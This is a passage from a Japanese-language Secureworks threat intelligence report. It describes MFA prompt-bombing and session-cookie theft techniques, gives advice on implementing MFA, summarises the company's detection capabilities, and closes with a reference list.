セキュアワークスのインシデント対応時によく遭遇するもう1つのシナリオは、「プロンプト爆撃（Prompt bombing）※MFA疲れ（MFA Fatigue）とも呼ばれる」です。この攻撃では、攻撃者は、MFAで保護された正規アカウントへのログオン試行を繰り返し、MFAプロンプトを何度も該当ユーザに送りつけることで、ユーザーが苛立ち、または注意散漫になり、そのうちの1つを承認してしまうことを期待します。攻撃者は、短期間に複数のリクエストをしたり、1日に1～2回だけプロンプトを送信したり、電話によるソーシャルエンジニアリングを採用することもあります。

CTUリサーチャーが確認したあるインシデントでは、攻撃者は、この手法で環境にアクセスし、被害者が所有する複数のソーシャルメディアアカウントのパスワードリセットを要求していました。その後、被害者の組織の1,000人以上の従業員に信憑性のあるフィッシングメールを送り付け、他のアカウントを侵害しようとしました。「プロンプト爆撃」は、攻撃グループGOLD RAINFOREST（別名Lapsus$）やIRON RITUALが使用していることも**報告**[108]されています。

この年にサードパーティから報告されたより難解な手法には、透過的なリバースプロキシを使って既存のブラウザセッションを詮索し、画面に表示される認証情報とセッションCookieを収集できるフィッシングキットを**使用**[109]するものもありました。これにより、攻撃者はすでに認証済みのセッションを乗っ取り、MFAを回避できます。**別の方法**[110]では、Microsoft EdgeのWebView2アプリケーションを利用してユーザーの認証済みCookieを盗み、MFAが有効であってもアカウントにログインしていました。

MFAを適切に実装する

- サービスアカウントを含むすべてのアカウント、特に企業リソースへのリモートアクセスにおいてMFAを有効化しましょう。これは、MFAソリューションを組織のIDプロバイダーと連携させることで実現できます。
- 2022年10月1日にサポート終了となるMicrosoftのBasic Authなど、MFAをサポートしないレガシープロトコルを無効化しましょう。
- ログインの承認に、単純な「クリックで承認する」サービスではなく、複雑なやり取りを必要とするサービス（番号照合やその他の手動コード入力など）を使用しましょう。
- 重要な資産にアクセスするアカウントには、すでに認証されているユーザーであってもMFAを要求しましょう。
- システムの不審な挙動を認識し報告するようユーザーを教育しましょう。
- 多層型セキュリティ戦略の一環としてMFAを実装しましょう。
- ネットワークセグメンテーションを使用して、攻撃者がアクセスできても横方向に移動できないように防止しましょう。

08

結論

この1年間で、脅威の動向は、大きく変化した点もあれば、ほとんど変化していない点もあります。ウクライナでの戦争では高度に標的化された大量のサイバー活動が引き起こされていますが、そのほとんどは、引き続きウクライナに焦点が当てられています。ほとんどの組織にとって、昨年、一昨年と同様、ランサムウェアが最も差し迫った脅威であることに変わりはありません。法執行機関は、サイバー犯罪のエコシステムを破壊することに対して、より積極的かつ効果的になっていることは間違いありませんが、こうした介入により状況が一変したと言えるまでには至っていません。このようなエコシステムに隙間が生じても、新たな攻撃者の出現や、引退したと思われていた攻撃者の再出現により、すぐに埋まってしまいます。あらゆる種類のマルウェアは、まったくの新境地を開拓することなく進化を続けており、攻撃者が成功するために特別に革新的である必要がまだないということです。

この状況に直面している組織には、プレッシャーが容赦なく降りかかります。重要なのは、基本的なサイバーセキュリティ対策をしっかり行うことです。自社が所有する資産を特定し、脅威の現状に注目し続け、ビジネスリスク分析の結果に応じたセキュリティ対策フレームワークの優先順位を決定しましょう。脆弱性管理を優先したアプローチを採用し、インターネットに接続されたシステムと機密性の高い社内システムをMFAで保護し、攻撃者が利用できる抜け穴を残さないようにしましょう。また、エンドポイント、ネットワークおよびクラウドのリソースを包括的に監視できるよう組織のネットワーク全体を可視化しましょう。

XDR、DDoS防御、脆弱性の優先順位付けなど、常に向上し続ける技術ソリューションに支えられたこれらの試行錯誤のアプローチは、政府が支援する攻撃者や、サイバー犯罪者、ハクティビストといった攻撃者からも同様に保護できます。今はガードを緩めるときではありません。

09

脅威に関するセキュアワークスの見解

脅威の状況に関するセキュアワークス独自の見解は、Taegis XDRおよびVDRプラットフォームからの監視データ、インシデント対応とセキュアワークスの攻撃者対策グループによるお客様対応、そしてカウンター・スレット・ユニットが実施する技術的および戦術的研究の組み合わせから得られたものです。これらの情報を組み合わせることで、攻撃者の意図、能力および活動、そして同様に重要である、組織がリスクを軽減するために何をすべきかを独自に可視化できます。

- 2021年7月からの12か月間で、セキュアワークスのインシデント対応チームとカウンター・スレット・ユニットは、幅広い業界セクターにわたる1,400件以上のインシデント対応を実施しました。
- セキュアワークスでは、1週間に約3.29兆件、または1営業日あたり約4,700億のイベントログを処理しています。これらは、世界中の何千ものお客様環境におけるセキュリティインフラストラクチャから収集されたものです。
- CTUリサーチャーは、公開されている情報、ダークウェブフォーラム、独自のボットネットエミュレーションシステム、およびインテリジェンス関係などの複数のソースに基づき、内部で生成されたデータおよび外部で収集した監視データからデータを収集・分析しています。

このデータを組み合わせることで、攻撃者の高度な戦術の要旨とツールの技術的な詳細の両方を描いた、攻撃者の行動に関するきめ細かい説得力のある画像を生み出すことができます。これは、CTUが毎週発行している専門的な脅威インテリジェンス製品や、他のTIプロバイダーが使用する命名規則と攻撃グループを関連付ける統一された「ロゼッタストーン」に活用されています。さらに、これは、Taegisによる卓越した脅威検知と、統合されたレスポンスアクションの原動力となる知識の宝庫に反映されています。

幅広く深い理解に基づく実用的なインテリジェンス

脅威インテリジェンスを有効に活用するためには、それが実用的であることが必要です。つまり、関連する脅威に関するコンテキストを、書面による脅威インテリジェンス、ウェブキャスト、脅威ブリーフィングという形で提供します。また、脅威への対策プログラム、インディケータ、および高度な検知機能という形でTaegisプラットフォームに直接知見を展開します。

脅威に関する幅広く深い理解に基づいてCTUが導き出す脅威への対策プログラムは、攻撃のライフスパン全体に及ぶ検知の価値を提供します。図42は、2021年6月から2022年6月の間にTaegis XDRプラットフォーム内で確認・軽減されたセキュリティインシデント調査について、ATT&CK手法にマッピングされた検知のヒートマップを示しています。




図42.2021年6月～2022年6月の期間で、ATT&CKマトリックスにマッピングされたTaegis対策検知数（出典：Secureworksおよび**MITRE's ATT&CK Navigator**[111]）

Taegis XDRに適用される検知では、特定の手法の特定のインスタンスを検知できることに焦点を合わせています。たとえば、「OS認証情報のダンプ」（T1003[112]）の場合、攻撃者が認証情報をダンプする方法は無数にあり、たとえば、38ページで説明した「環境寄生型」手法から、Mimikatzのようなツールが提供する機能を使用してメモリ内に認証情報をダンプする手法までさまざまです（図43）。

脅威に対する幅広く深い理解と、エンドポイント、ネットワークおよびクラウドにおけるさまざまなセキュリティ対策による優れた可視化を適用することで、組織は、セキュリティ成熟度を急速に高め、攻撃のライフスパン内のできるだけ早い段階で脅威を検知できます。




図43.認証窃取ツールMimikatzのインメモリ検知（出典：Secureworks）

1 **Learning from Incident Response: 2021 Year in Review, Secureworks.**
https://www.secureworks.com/resources/rp-learning-from-incident-response-team-2021-year-in-review

2 **GOLD ULRICK threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-ulrick

3 **GOLD LOUNGE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-lounge

4 **Treasury Sanctions Evil Corp, the Russia-Based Cybercriminal Group Behind Dridex Malware, U.S. Department of the Treasury, accessed 7/27/22.**
https://home.treasury.gov/news/press-releases/sm845

5 **GOLD DRAKE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-drake

6 **To HADES and Back: UNC2165 Shifts to LOCKBIT to Evade Sanctions, Mandiant, accessed 8/4/22.**
https://www.mandiant.com/resources/unc2165-shifts-to-evade-sanctions

7 **Cryptocurrency tumbler, Wikipedia, accessed 7/27/22.**
https://en.wikipedia.org/wiki/Cryptocurrency_tumbler

8 **GOLD BLACKBURN threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-blackburn

9 **Reward Offers for Information to Bring Conti Ransomware Variant Co-Conspirators to Justice, U.S. Department of State, accessed 8/4/22.**
https://www.state.gov/reward-offers-for-information-to-bring-conti-ransomware-variant-co-conspirators-to-justice/

10 **Latvian National Charged for Alleged Role in Transnational Cybercrime Organization, Department of Justice, accessed 7/27/22.**
https://www.justice.gov/opa/pr/latvian-national-charged-alleged-role-transnational-cybercrime-organization

11 **GOLD ULRICK Leaks Reveal Organizational Structure and Relationships, Secureworks.**
https://www.secureworks.com/blog/gold-ulrick-leaks-reveal-organizational-structure-and-relationships

12 **One of the world's biggest hacker forums taken down, Europol, accessed 7/27/22.**
https://www.europol.europa.eu/media-press/newsroom/news/one-of-world%E2%80%99s-biggest-hacker-forums-taken-down

13 **4 GOLD MYSTIC threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-mystic

14 **BlueCrab ransomware that keeps performing detection evasion, ASEC, accessed 7/27/22.**
https://asec-ahnlab-com.translate.goog/jp/19952/?_x_tr_sl=ja&_x_tr_tl=en&_x_tr_hl=en&_x_tr_pto=sc

15 **GOLD SOUTHFIELD threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-southfield

16 **Customer Advisory: Kaseya VSA Software Under Active Attack, Secureworks.**
https://www.secureworks.com/blog/kaseya-vsa-software-under-active-attack

17 **EXCLUSIVE Governments turn tables on ransomware gang REvil by pushing it offline, Reuters, accessed 8/2/22.**
https://www.reuters.com/technology/exclusive-governments-turn-tables-ransomware-gang-revil-by-pushing-it-offline-2021-10-21/

18 **Russia takes down REvil hacking group at U.S. request - FSB, Reuters, accessed 7/27/22.**
https://www.reuters.com/technology/russia-arrests-dismantles-revil-hacking-group-us-request-report-2022-01-14/

19 **REvil Development Adds Confidence About GOLD SOUTHFIELD Reemergence , Secureworks.**
https://www.secureworks.com/blog/revil-development-adds-confidence-about-gold-southfield-reemergence

20 **REvil prosecutions reach a 'dead end,' Russian media reports, Cyberscoop, accessed 8/2/22.**
https://www.cyberscoop.com/revil-prosecutions-reach-a-dead-end-russian-media-reports/

21 **GOLD BLAZER threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-BLAZER

22 **GOLD HAWTHORNE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-HAWTHORNE

23 **GOLD MATADOR threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-MATADOR

24 **GOLD TOMAHAWK threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-TOMAHAWK

25 **GOLD RAINFOREST threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-rainforest

26 **GOLD CRESTWOOD threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/GOLD-CRESTWOOD

27 **Lazy Passwords Become Rocket Fuel for Emotet SMB Spreader, Secureworks.**
https://www.secureworks.com/blog/lazy-passwords-become-rocket-fuel-for-emotet-smb-spreader

28 **Emotet botnet comeback orchestrated by Conti ransomware gang, Bleeping Computer, accessed 7/27/22.**
https://www.bleepingcomputer.com/news/security/emotet-botnet-comeback-orchestrated-by-conti-ransomware-gang/

29 **GOLD LAGOON threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-lagoon

30 **GOLD SWATHMORE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-swathmore

31 **BishopFox / sliver, accessed 8/4/22.**
https://github.com/BishopFox/sliver

32 **WhisperGate: Not NotPetya, Secureworks.**
https://www.secureworks.com/blog/whispergate-not-notpetya

33 **GOLD PRELUDE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-prelude

34 **GOLD ZODIAC threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/gold-zodiac

35 **Raccoon Stealer malware suspends operations due to war in Ukraine, Bleeping Computer, accessed 7/28/22.**
https://www.bleepingcomputer.com/news/security/raccoon-stealer-malware-suspends-operations-due-to-war-in-ukraine/

36 **Business Email Compromise: The $43 Billion Scam, Federal Bureau of Investigation, accessed 7/28/22.**
https://www.ic3.gov/Media/Y2022/PSA220504

37 **Federal Bureau of Investigation Internet Crime Report 2021, Federal Bureau of Investigation, accessed 7/8/22.**
https://www.ic3.gov/Media/PDF/AnnualReport/2021_IC3Report.pdf

38 **KNOWN EXPLOITED VULNERABILITIES CATALOG, CISA.**
https://www.cisa.gov/known-exploited-vulnerabilities-catalog

39 **Taegis™ VDR.**
https://www.secureworks.com/products/taegis/vdr


40 **Spring Framework, Slintel, accessed 7/28/22.**
https://www.slintel.com/tech/web-framework/spring-framework-market-share

41 **Spring Framework RCE, Early Announcement, Spring, accessed 7/28/22.**
https://spring.io/blog/2022/03/31/spring-framework-rce-early-announcement

42 **Log4Shell: Easy to Launch the Attack but Hard to Stick the Landing?, Secureworks.**
https://www.secureworks.com/blog/log4shell-easy-to-launch-the-attack-but-hard-to-stick-the-landing

43 **Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems, CISA, accessed 7/28/22.**
https://www.cisa.gov/uscert/ncas/alerts/aa22-174a

44 **Exploits created for critical F5 BIG-IP flaw, install patch immediately, Bleeping Computer, accessed 7/28/22.**
https://www.bleepingcomputer.com/news/security/exploits-created-for-critical-f5-big-ip-flaw-install-patch-immediately/



45 **Microsoft discovers threat actor targeting SolarWinds Serv-U software with 0-day exploit, Microsoft, accessed 7/28/22.**
https://www.microsoft.com/security/blog/2021/07/13/microsoft-discovers-threat-actor-targeting-solarwinds-serv-u-software-with-0-day-exploit/

46 **Threat actor DEV-0322 exploiting ZOHO ManageEngine ADSelfService Plus, Microsoft, accessed 7/28/22.**
https://www.microsoft.com/security/blog/2021/11/08/threat-actor-dev-0322-exploiting-zoho-manageengine-adselfservice-plus/

47 **MysterySnail attacks with Windows zero-day, Kaspersky, accessed 7/28/22.**
https://securelist.com/mysterysnail-attacks-with-windows-zero-day/104509/

48 **BRONZE STARLIGHT Ransomware Operations Use HUI Loader, Secureworks.**
https://www.secureworks.com/research/bronze-starlight-ransomware-operations-use-hui-loader

49 **A41APT case - Analysis of the Stealth APT Campaign Threatening Japan, JPCERT, accessed 7/28/22.**
http://jsac.jpcert.or.jp/archive/2021/pdf/JSAC2021_202_niwa-yanagishita_en.pdf

50 **BRONZE RIVERSIDE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/BRONZE-RIVERSIDE

51 **The United States, Joined by Allies and Partners, Attributes Malicious Cyber Activity and Irresponsible State Behavior to the People's Republic of China, The White House, accessed 7/28/22.**
https://www.whitehouse.gov/briefing-room/statements-releases/2021/07/19/the-united-states-joined-by-allies-and-partners-attributes-malicious-cyber-activity-and-irresponsible-state-behavior-to-the-peoples-republic-of-china/

52 **BRONZE PRESIDENT threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/bronze-president

53 **BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX, Secureworks.**
https://www.secureworks.com/blog/bronze-president-targets-russian-speakers-with-updated-plugx

54 **BRONZE UNIVERSITY threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/bronze-university

55 **ShadowPad Malware Analysis, Secureworks.**
https://www.secureworks.com/research/shadowpad-malware-analysis

56 **COBALT ULSTER threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/Cobalt-ulster

57 **Iranian intel cyber suite of malware uses open-source tools, U.S. Cyber Command, accessed 7/28/22.**
https://www.cybercom.mil/Media/News/Article/2897570/iranian-intel-cyber-suite-of-malware-uses-open-source-tools/

58 **Taking Action Against Hackers in Iran, Meta, accessed 7/282//.**
https://about.fb.com/news/2021/07/taking-action-against-hackers-in-iran/

59 **COBALT FIRESIDE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-fireside

60 **Media Coverage Doesn't Deter Actor From Threatening Democratic Voters, Proofpoint, accessed 7/28/22.**
https://www.proofpoint.com/us/blog/threat-insight/media-coverage-doesnt-deter-actor-threatening-democratic-voters

61 **COBALT MIRAGE Conducts Ransomware Operations in U.S., Secureworks.**
https://www.secureworks.com/blog/cobalt-mirage-conducts-ransomware-operations-in-us

62 **Espionage Campaign Targets Telecoms Organizations across Middle East and Asia, Symantec, accessed 7/28/22.**
https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/espionage-campaign-telecoms-asia-middle-east

63 **COBALT FOXGLOVE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-foxglove

64 **COBALT AGORA threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-agora

65 **COBALT LYCEUM threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-lyceum

66 **Evolving trends in Iranian threat actor activity - MSTIC presentation at CyberWarCon 2021, Microsoft, accessed 7/28/22.**
https://www.microsoft.com/security/blog/2021/11/16/evolving-trends-in-iranian-threat-actor-activity-mstic-presentation-at-cyberwarcon-2021/

67 **Log4j2 In The Wild | Iranian-Aligned Threat Actor "TunnelVision" Actively Exploiting VMware Horizon, SentinelOne, accessed 7/28/22.**
https://www.sentinelone.com/labs/log4j2-in-the-wild-iranian-aligned-threat-actor-tunnelvision-actively-exploiting-vmware-horizon/

68 **COBALT ILLUSION threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-illusion

69 **Iranian Government-Sponsored APT Cyber Actors Exploiting Microsoft Exchange and Fortinet Vulnerabilities in Furtherance of Malicious Activities, CISA, accessed 7/28/22.**
https://www.cisa.gov/uscert/ncas/alerts/aa21-321a

70 **COBALT SHADOW threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-shadow

71 **COBALT SAPLING threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/cobalt-sapling

72 **Uncovering MosesStaff techniques: Ideology over Money, Check Point, accessed 7/28/22.**
https://research.checkpoint.com/2021/mosesstaff-targeting-israeli-companies/

73 **StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations, Cybereason, accessed 7/28/22.**
https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations

74 **Russian Law Enforcement Take Down Several Cybercrime Forums, Security Week, accessed 7/29/22.**
https://www.securityweek.com/russian-law-enforcement-take-down-several-cybercrime-forums

75 **NotPetya Campaign: What We Know About the Latest Global Ransomware Attack, Secureworks.**
https://www.secureworks.com/blog/notpetya-campaign-what-we-know-about-the-latest-global-ransomware-attack

76 **Russia behind cyber-attack with Europe-wide impact an hour before Ukraine invasion, GOV.UK, accessed 7/28/22.**
https://www.gov.uk/government/news/russia-behind-cyber-attack-with-europe-wide-impact-an-hour-before-ukraine-invasion

77 **News, CERT-UA.**
https://cert.gov.ua/articles

78 **Cyber attack of the Sandworm group (UAC-0082) on the energy facilities of Ukraine using malicious programs INDUSTROYER2 and CADDYWIPER (CERT-UA#4435), CERT-UA, accessed 7/28/22.**
https://cert.gov.ua/article/39518

79 **Mass distribution of the JesterStealer malware using the theme of a chemical attack (CERT-UA#4625), CERT-UA, accessed 7/28/22.**
https://cert.gov.ua/article/40135

80 **CERT-UA, Facebook, accessed 7/28/22.**
https://www.facebook.com/UACERT/posts/3129391308653352


81 **MOONSCAPE threat group profile, Secureworks.**
https://www.secureworks.com/research/threat-profiles/moonscape

82 **Cyber attacks by groups associated with China against Russian scientific and technical enterprises and state bodies (CERT-UA#4860), CERT-UA, accessed 7/28/22.**
https://cert.gov.ua/article/375404

83 **IRON TILDEN threat group profile, Secureworks.**
